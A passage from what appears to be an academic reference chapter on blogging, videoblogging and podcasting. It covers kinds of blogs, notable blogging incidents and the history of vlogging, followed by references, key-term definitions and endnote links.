Collaborative blogs can be created by everyone or limited to a group of people. An example of a collaborative blog is Blogcritics, which now thinks itself as an online magazine more than a blog. Educational blogs were created for students and teachers alike and are growing in popularity. Students can use blogs to record what they learn and teachers can use blogs to record what they teach. For example, a teacher can blog what homework students are required to carry out, including links to Internet resources, and record what is taught each day. This way, if a student is sick they can quickly catch up, the teacher can use the blog as a course plan, and finally new teachers can refer to if the teacher falls sick or leaves. This type of blogging can motivate students to do more reading and encourage them to improve their writing style, due to the presence of viewers that will go through the blog, making the students conscience of what they are doing and writing, as thousands of people could be reading it. Spam blogs, which are often referred to as splogs, are a form of high-pressure advertising. They are generally like spam e-mails, often linked to each other to increase their Internet presence. Political blogs are among the most common forms of **blogs**. Most political blogs are news driven, and most political bloggers will link to articles from news Web sites so that they can add their own views on the subject. Other political blogs feature original commentary, with occasional hyperlinks to back up the blogger's talking points (Holtz, 2006).

Many bloggers support the open source movement, and the free speech nature of the blogs, has helped blogging to have a social impact. An example of this is that blogging makes it easy for employees to irritate their bosses, and a number have been sacked because of this. One in particular was Heather Armstrong who, in 2002, ignited a fierce debate about privacy issues when she was fired from her job as a Web designer and graphic artist because she had written accounts of her experiences at the workplace in her blog "dooce.com." Because of this incident the word "dooce" now means to the blogging world to lose your job as a result of something you wrote in an online journal. Another worry within the blogging community is the open source politics, which gives people the ability to participate more directly and have a role in politics. Some critics are worrying that some of these bloggers have no respect for the copy right laws and do not care if they are presenting society with credible news. Another blog which gained media attention was by Simon Ng, who in 2005 posted a blog that helped identify his murderer. Simon was an American student but was born in Hong Kong. In 2005, while a freshman at Queens College, he was murdered, together with his older sister, Sharon Ng. Media attention was drawn to his case by the fact that Ng kept a Xanga Weblog during his time at Queens College, and posted an entry just hours before his death. In this, he posted that a former boyfriend of his sister, Jin Lin, was visiting. This helped invalidate Jin Lin's alibi, resulting in Jin Lin being charged with two counts of first degree murder. To think, without this blog entry, Jin Lin's alibi might have been accepted and he would have got away with murder. So the blog in this case was used as an online diary which became extremely useful in the end.

VIDEOBLOGGING

Videoblogging is similar to blogs, with the exception that it presents the blog in a video format. A factor which is influencing the popularity of videoblogging is the video iPod, which is capable of playing video files. A videoblog is a video clip that includes sound for users to view much Podcasts (Weynand, Hodson, & Verdi, 2006). Often, Videoblogs contain text or captions to explain what is happening. Videoblogging has taken a while to gain followers; however, due to the uptake of broadband, it is becoming more ubiquitous (Hofmann & Beaumont, 2005).

History of Videoblogging

Videoblogging became more popular around 2004. One of the main organizations to evangelize was Yahoo!, who started a videoblogging group. Users who were creating videoblogs moved to the Yahoo! Service, as it provided a larger audience where more people were able to view their blogs. In November 2000, Adrian Miles posted the first ever known video blog. It was not until 2004 when Steve Garfield (a videographer and video blogger), brought the concept to a much larger audience. The Yahoo Videoblogging Group was started by Peter Van Dijck and Jay Dedman (Dedman, Kinberg, & Paul, 2006). They attracted a small group of people calling themselves vloggers. Video blogging then began to receive media attention from outlets such as the New York Times (Boxer, 2005). The first videoblogger conference was held in New York, and classes teaching vlogging sprang up. *VlogMap.org* launched Google maps and Google earth so that they could display vloggers throughout the entire world. By the end of 2005, Yahoo Videoblogging Group had well over 1,000 members, and the number is rising rapidly.

Examples of Videoblogging

Vloggercon is a site where vloggers go to meet and learn from each other. **Some of the video topics include** community, politics, journalism, music, iMovie, final cut pro, Rocketboom, and Blogger. The site owner also has videoblogs about his trips shopping, family days out, and work meetings. Chuck Olsen is a U.S. documentary maker and video blogger. He is also the producer of the documentary film "Blogumentary." This film explores the impact of blogging on media and politics. BBC radio also hosts video blogs. There are video blogs on many subjects relating to entertainment (Stolarz & Felix, 2006).

CONCLUSION

PodCasting, blogging, videoblogging, and ScreenCasting allow the uploading of personal content to the Web. Podcasting allows users to listen to music files from Podcasting Web sites or indeed any Web site, for that matter. Files are mostly in the MP3 format, but that is not the only format available. They can also be in the form of WAV, WMA, QW, or AU files. Unlike Internet radio Podcasting allows listeners to download the podcast so that they can listen to it later or even store it on an mp3 player. Screencasting has also become popular with individual users who wish to document program bugs or oddities, because a demonstration showing how a program functions can be better than a verbal description. A Weblog, or blog, is a Web site where the owner posts messages so that others can log on and read them. Blogs often focus on one subject; however, some people are using the blogs as online diaries where they post messages describing their daily news or how they feel about certain subjects. Because Apple released the video iPod which allows videos to be viewed on the iPod, there has been an increase in Videoblogging. Smartphones also allow the viewing of videoblogs and indeed the creation of them.

REFERENCES

Berners-Lee, T. (2005). Retrieved March 27, 2007, from http://www.w3.org/People/Berners-Lee/Short-History.html

Boxer, S. (2005, July 25). Watch me do this and that online. Critic Notebook Column. *New York Times.*

Dedman, J., Kinberg, J., & Paul, J. (2006). *Video blogging* (ISBN No. 0470037881). U.S.: Hungry Minds.

Farkas, B. (2005). *Secrets of podcasting: Audio blogging for the masses*. Peachpit Press.

Halsall, F. (2005, March). *Computer networking and the Internet* (5th ed.). Addison-Wesley.
Hill, B. (2005). *Blogging for dummie*. U.S.: Hungry Minds.

Hofmann, M. & Beaumont, L. (2005). *Content networking: Architecture, protocols, and pra*.

Holtz, S., & Demopoulos, T. (2006). *Blogging for business: Everything you need to know and why you should care*. Kaplan Professional.

Kerner, S.M. (2004). *The RSS enclosure exposure*. Retrieved March 27, 2007, from http://internetnews.com/xSP/article.php/3431901

King, A.B. (2004). *Webref and the future of RSS: Introduction to RSS, WebRef and RSS.* Retrieved March 27, 2007, from http://www.webreference.com/authoring/languages/xml/rss/intro/3.html

MacManus, R., & Porter, J. (2005, May). Bootstrapping the social Web. *Digital Web Magazine*. Retrieved March 27, 2007, from http://www.digital-web.com/articles/web_2_for_designers

Morris, T., & Terro, E. (2005). *Podcasting for dummies*. USA: Hungry Minds.

Shaw, R. (2005). *Web 2.0, ZDNet*. Retrieved March 27, 2007, from http://blogs.zdnet.com/ip-telephony/?p=805

Stolarz, D., & Felix, L. (2006). *Hands-on guide to video blogging and podcasting: Emerging media tools for business communication*. Focal Press.

Weynand, D., Hodson, R., & Verdi, M. (2006). *Secrets of video blogging*. Peachpit Press.

Zawodny, J. (2004). *The RSS enclosure exposure*. Retrieved March 27, 2007, from http://internetnews.com/xSP/article.php/3431901

KEY TERMS

AJAX: AJAX stands for "Asynchronous JavaScript and XML." It is a technique used to create interactive Web applications, where small parts of a Web site can be refreshed with new content without the need to reload the whole page to reflect any change made by the user.

Blog: A "blog," short for "Web log," is a Web-based publication comprising individual articles that are posted periodically and are usually displayed in reverse chronological order. Blogs are often used to create online journals and others may focus on one particular subject, such as technology or politics.

Folksonomies: Folksonomies allow Internet users to categorize Web pages, photographs, and links. This labelling process is called "tagging," and the result is an improved quality of search results.

Mashups: A "mashup" is a product that incorporates multiple technologies and information from different sources into one application by making use of application programming interfaces (APIs). One example would be the correlation of information with Google Maps, for example, placing houses to buy and rent on the Google Maps interface, as used in www.ononemap.com.

Podcasts: Podcasting is the use of syndication, RSS, or Atom for the distribution of multimedia files such as audio recordings over the Internet for playback on mobile devices and personal computers. Usually, the podcast is some form of show, like a weekly radio programme.

RSS: Really simple syndication (RSS) is a method used for Web syndication which delivers information in the form of an XML (extensible markup language) file.

Tagging: A tag is a word attached to a piece of content that acts as a category. Multiple tags can be assigned to the content and they allow content to be sorted according to category, in the same way that similar files can be located within one directory. The difference, however, is that sorting by tags is dynamic. A piece of the content's tags can be easily added, edited, or removed with no hindrance to the sorting process, as the sorting is done using software on the Web server.

Web 2.0: Web 2.0 applications are those that make the most of the intrinsic advantages of that platform: delivering software as a continually-updated service that gets better the more people use it, consuming and remixing data from multiple sources, including individual users, while providing their own data and services in a form that allows remixing by others, creating network effects through an architecture of participation, and going beyond the page metaphor of Web 1.0 to deliver rich user experience.

ENDNOTES

1. www.goldwave.com
2. http://en.wikipedia.org/wiki/Musselburgh
3. www.techsmith.com/
4. www.bbsoftware.co.uk/BBFlashBack.aspx
5. www.adobe.com/products/captivate/
6. www.qarbon.com/presentation-software/vc/
7. http://www.techsmith.com/community/blog/movies/soccer3.html
8. http://weblog.infoworld.com/udell/gems/Keen-eFlood.html
9. www.AndrewSullivan.cm

Index

A

B

C

D

E

F

I

J

N

P

Q

R

V

W

X